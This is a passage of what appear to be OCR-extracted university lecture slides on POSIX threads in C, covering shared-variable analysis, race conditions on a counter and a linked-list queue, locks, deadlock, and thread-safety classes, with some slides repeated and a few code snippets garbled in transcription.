  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Global

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
ptr	yes	yes	yes
cnt			
i.m			
msgs.m			
myid.p0			
myid.p1			

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

cnt?

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`			
`i.m`			
`msgs.m`			
`myid.p0`			
`myid.p1`			

```c
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```c
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`	no	yes	yes
`i.m`			
`msgs.m`			
`myid.p0`			
`myid.p1`			

```c
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```c
void *thread(void *vargp)
{
  long myid = (long)vargp
  static int cnt = 0;

  printf("[%ld]:  %s  (cnt=%
         myid, ptr[myid], ++c t);
  return NULL;
}
```

All threads share this 'static' value

Shared Variable Analysis

i.m?

Variable instance	Referenced by main thread?	Referenced by peer thread 0?	Referenced by peer thread 1?
ptr	yes	yes	yes
cnt	no	yes	yes
i.m			
msgs.m			
myid.p0			
myid.p1			

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s  (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`	no	yes	yes
`i.m`	yes	no	no
`msgs.m`			
`myid.p0`			
`myid.p1`			

Shared?

```c
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```c
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
ptr	yes	yes	yes
cnt	no	yes	yes
i.m	yes	no	no
msgs.m			
myid.p0			
myid.p1			

Shared?
Yes.

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread, (void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s  (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`	no	yes	yes
`i.m`	yes	no	no
`msgs.m`			
`myid.p0`			
`myid.p1`			

msgs?
(careful)

```c
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };

    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```c
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`	no	yes	yes
`i.m`	yes	no	no
`msgs.m`	yes	yes	yes
`myid.p0`			
`myid.p1`			

We have a 'ptr' to msg, so effectively shared

```c
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```c
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s  (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	Referenced by main thread?	Referenced by peer thread 0?	Referenced by peer thread 1?
ptr	yes	yes	yes
cnt	no	yes	yes
i.m	yes	no	no
msgs.m	yes	yes	yes
myid.p0			
myid.p1			

myid.p0?

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`	no	yes	yes
`i.m`	yes	no	no
`msgs.m`	yes	yes	yes
`myid.p0`	no	yes	no
`myid.p1`			

```c
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```c
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Local to peer thread 0 only

Shared Variable Analysis

Variable instance	Referenced by main thread?	Referenced by peer thread 0?	Referenced by peer thread 1?
ptr	yes	yes	yes
cnt	no	yes	yes
i.m	yes	no	no
msgs.m	yes	yes	yes
myid.p0	no	yes	no
myid.p1			

So for myid.p1?

```
har **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
            NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Shared Variable Analysis

Variable instance	*Referenced by main thread?*	*Referenced by peer thread 0?*	*Referenced by peer thread 1?*
`ptr`	yes	yes	yes
`cnt`	no	yes	yes
`i.m`	yes	no	no
`msgs.m`	yes	yes	yes
`myid.p0`	no	yes	no
`myid.p1`	no	no	yes

```
char **ptr;  /* global var */
int main(int main, char *argv[]) {
  long i; pthread_t tid;
  char *msgs[2] = {"Hello from foo",
                   "Hello from bar" };
    ptr = msgs;
    for (i = 0; i < 2; i++)
        Pthread_create(&tid,
           NULL, thread,(void *)i);
    Pthread_exit(NULL);}
```

```
void *thread(void *vargp)
{
  long myid = (long)vargp;
  static int cnt = 0;

  printf("[%ld]:  %s (cnt=%d)\n",
         myid, ptr[myid], ++cnt);
  return NULL;
}
```

Local to peer thread 1 only

Synchronization of Threads

- Shared variables are thus handy for moving around data
- But if we do not share properly, we can have synchronization errors!
  - There is a solution however!
  - (recap below)


=

```
Counter starts at: 0
Final Counter value: 9998
-bash-4.2$ ./thread3
Counter starts at: 0
Final Counter value: 9998
-bash-4.2$ ./thread3
Counter starts at: 0
Final Counter value: 9997
-bash-4.2$ ./thread3
Counter starts at: 0
Final Counter value: 9999
-bash-4.2$ ./thread3
Counter starts at: 0
Final Counter value: 9997
```


We need a tool to protect **shared resources**

void deposit (float amount)

{



checkings += amount;



}

Why to be careful with locks

Correctness (can be) Easy
Performance Hard

Simply add locks!

lock	withdraw(…) {…}
lock	deposit(…) {…}
lock	addInterest(…) {…}
lock	checkMinBalance(…) {…}
lock	chargeFee(…) {…}
lock	printBalance(…) {…}


Correctness (can be) Easy
Performance Hard

Simply add locks!

lock	withdraw(...) {...}
lock	deposit(...) {...}
lock	addInterest(...) {...}
lock	checkMinBalance(...) {...}
lock	chargeFee(...) {...}
lock	printBalance(...) {...}

Correctness (can be) Easy
Performance Hard

Your program runs sequentially– did you forget about Amdahl's law?



Where should we place locks?

- Suppose we have a shared counter which we increment by some precomputed value

```
void *thread(void *argv) {
        int start = get_current_time_in_int();

        int tmp = 0;
        for (int i = 0; i < 100000; i++) {
                tmp += I;
        }

        int end = get_current time_in_int();
        int elapsed = end – start;

        cumulative_time += elapsed;
}
```

```
int cumulative_time = 0; // global variable

Int main(void) {
        …
        for (int i = 0; i < 100; i++)
                pthread_create(&tid[i], NULL,
                                        thread, NULL);
        …
        // joins all threads
        …
        printf("cumulative time %d\n",
                                cumulative_time);
        return 0;
}
```

Northeastern University

Critical Sections

- These examples highlight the critical section problem
- Classical definition of a critical section:

"A piece of code that accesses a shared resource that MUST NOT be concurrently accessed by more than one thread of execution."

- Unfortunately, this definition is somewhat misleading
  - Implies that the piece of code is the problem
  - In fact, the shared resource is the root of the problem

Concurrent queue example


```c
typedef struct node {
    int value;
    struct node *next;
} node_t;

typedef struct queue {
    node_t *head;
    node_t *tail;
} queue_t;
```

```c
queue_t *queue_new() {
    queue_t *q = malloc(sizeof(queue_t));
    node node_t *tmp =
        malloc(sizeof(node_t));
    tmp->next = NULL;
    q->head = q->tail = tmp;
    return q;
}
```

```c
void queue_enqueue(queue_t *q, int value) {
    node_t *tmp = malloc(sizeof(node_t));

    tmp->value = value;
    tmp->next = NULL;

    q->tail->next = tmp;
    q->tail = tmp;
}
```

```c
int queue_dequeue(queue_t *q, int *value) {
    node_t *tmp = q->head;
    node_t *new_head = tmp->next;

    if (new_head == NULL)
        return -1; // queue was empty

    *value = new_head->value;
    q->head = new_head;
    free(tmp);
    return 0;
}
```


Queue




```
void queue_enqueue(queue_t *q, int value) {
	node_t *tmp = malloc(sizeof(node_t));

	tmp->value = value;
	tmp->next = NULL;

	q->tail->next = tmp;
	q->tail = tmp;
}
```

```
int queue_dequeue(queue_t *q, int *value) {
	node_t *tmp = q->head;
	node_t *new_head = tmp->next;

	if (new_head == NULL)
		return -1; // queue was empty

	*value = tmp->value;
	q->head = new_head;
	free(tmp);
	return 0;
}
```


Queue (enqueue race)




```
void queue_enqueue(queue_t *q, int value) {
    node_t *tmp = malloc(sizeof(node_t));

    tmp->value = value;
    tmp->next = NULL;

    q->tail->next = tmp;
    q->tail = tmp;
}
```

```
int queue_dequeue(queue_t *q, int *value) {
    node_t *tmp = q->head;
    node_t *new_head = tmp->next;

    if (new_head == NULL)
        return -1; // queue was empty

    *value = new_head->value;
    q->head = new_head;
    free(tmp);
    return 0;
}
```

Queue (dequeue race)





```
void queue_enqueue(queue_t *q, int value) {
        node_t *tmp = malloc(sizeof(node_t));

        tmp->value = value;
        tmp->next = NULL;

        q->tail->next = tmp;
        q->tail = tmp;
}
```

```
int queue_dequeue(queue_t *q, int *value) {
        node_t *tmp = q->head;
        node_t *new_head = tmp->next;

        if (new_head == NULL)
                return -1; // queue was empty

        *value = new_head->value;
        q->head = new_head;
        free(tmp);
        return 0;
}
```

Queue (fixes)

- Use a lock
  - Problems?
- Can use two different locks
  - Tail lock, head lock





```c
void queue_enqueue(queue_t *q, int value) {
	node_t *tmp = malloc(sizeof(node_t));

	tmp->value = value;
	tmp->next = NULL;

	q->tail->next = tmp;
	q->tail = tmp;
}
```

```c
int queue_dequeue(queue_t *q, int *value) {
	node_t *tmp = q->head;
	node_t *new_head = tmp->next;

	if (new_head == NULL)
		return -1; // queue was empty

	*value = new_head->value;
	q->head = new_head;
	free(tmp);
	return 0;
}
```


Threads Memory Model: Conceptual

- **Multiple threads** run within the context of a **single process**
- Each thread has its own **separate thread context**
  - Thread ID, stack, stack pointer, PC, condition codes, and General Purpose Registers
- All threads **share** the remaining **process context**
  - Code, data, heap, and shared library segments for virtual address space
  - Open files



Threads Memory Model: Actual

- Separation of data is not strictly enforced:
  - Register values are truly separate and protected
  - Any thread however, can read and write the stack of any other thread



Mapping Variable Instances to Memory

- Global Variables
  - Definition: Variable declared outside of a function
  - **Virtual Memory** contains exactly one instance of any global variable

- Local Variables
  - Definition: Variable declared inside function without static attribute
  - **Each thread stack** contains one instance of each local variable

- **Local static variables**
  - Definition: Variables declared inside function with the static attribute
  - **Virtual memory** contains exactly one instance of any local static variable.

Critical Sections

- These examples highlight the critical section problem
- Classical definition of a critical section:

"A piece of code that accesses a shared resource that MUST NOT be concurrently accessed by more than one thread of execution."

- Unfortunately, this definition is somewhat misleading
  - Implies that the piece of code is the problem
  - In fact, the shared resource is the root of the problem

Where should we place locks?

- Suppose we have a shared counter which we increment by some precomputed value

```
int cumulative_time = 0; // global variable

Int main(void) {
        …
        for (int i = 0; i < 100; i++)
                pthread_create(&tid[i], NULL,
                                        thread, NULL);
        …
        // joins all threads
        …
        printf("cumulative time %d\n",
                                cumulative_time);
        return 0;
}
```

```
void *thread(void *argv) {
        int start = get_current_time_in_int();

        int tmp = 0;
        for (int i = 0; i < 100000; i++) {
                tmp += I;
        }

        int end = get_current time_in_int();
        int elapsed = end – start;

        cumulative_time += elapsed;
}
```

What can go wrong with locks?

- Forgetting to unlock
  - Other threads wait indefinitely and program can freeze

- Unlocking more than once
  - Undefined behavior


- Locking more than once
  - Thread blocks at the second call

Deadlocks


Layers of Locks

	Thread 1	Thread 2

`mutex A`
`mutex B`
	`lock A`
	`lock B`
	`// do something`
	`unlock B`
	`unlock A`
		`lock B`
		`lock A`
		`// do something`
		`unlock A`
		`unlock B`



Deadlock



- Four necessary conditions
  - Mutual exclusion
    - Only one owner is allowed for the resource
  - Hold and wait
    - Holding on one or more resources and waiting to acquire more
  - No preemption
    - Resources cannot be taken away
  - Circular wait
    - Holding on a resource and waiting for others in circular manner

- Removing one or more conditions will resolve deadlocks
  - Use of try_lock and releasing existing resources upon trying to lock
  - Carefully ordering lock function call orders to avoid circular waits

pthread_mutex_trylock

- Tries to acquire lock
  - If successful, return true and proceed with exclusive access
  - Else return false and proceed without exclusive access

```
pthread_mutex_t mtx = PTHREAD_MUTEX_INITIALIZER;

int counter = 0;

void *thread (void *argv) {
	for (int i = 0; i < 10; i++) {
		if (pthread_mutex_tryloc(&mtx)) {
			counter = counter + 1;
			pthread_mutex_unlock(&mtx);
		}
	}
}
```

- Why is unlock() called only inside if statement?
- What is the final counter value if 10 threads execute concurrently?

Thread safety

Thread Safety

- Functions called from a thread need to be ‘thread-safe’

- A Function is thread-safe if it:
  - Always produces correct results
  - When called repeatedly from multiple concurrent threads.

Thread-Safety Classes

- Class 1: Functions that do not protect shared variables
- Class 2: Functions that keep state across multiple invocations
- Class 3: Functions that return a pointer to a static variable
- Class 4: Functions that call thread-unsafe functions

Thread-Unsafe Functions Class 1

- Functions that do not protect shared variables

```
// Thread with variable arguments
void *thread(void *vargp){
        counter=counter+1;
        return NULL;
}
```

Thread-Unsafe Functions Class 1 - Fix

- Functions that do not protect shared variables
- The solution: Ensure locks are around everything

```
// Thread with variable arguments
void *thread(void *vargp){
        pthread_mutex_lock(&mutex1);
                counter = counter +1;
        pthread_mutex_unlock(&mutex1);
        return NULL;
}
```

Thread-Unsafe Functions Class 2

- Functions that keep state across multiple invocations

```
static unsigned int next = 1;

/* rand: return pseudo-random integer on 0..32767 */
int rand(void)
{
    next = next*1103515245 + 12345;
    return (unsigned int)(next/65536) % 32768;
}

/* srand: set seed for rand() */
void srand(unsigned int seed)
{
    next = seed;
}
```

Thread-Unsafe Functions Class 2

- Functions that keep state across multiple invocations

rand() is a classic example. In fact, why might we not want a race condition in our random number generator?

```
static unsigned int next = 1;

/* rand: return pseudo-random integer on 0..32767 */
int rand(void)
{
    next = next*1103515245 + 12345;
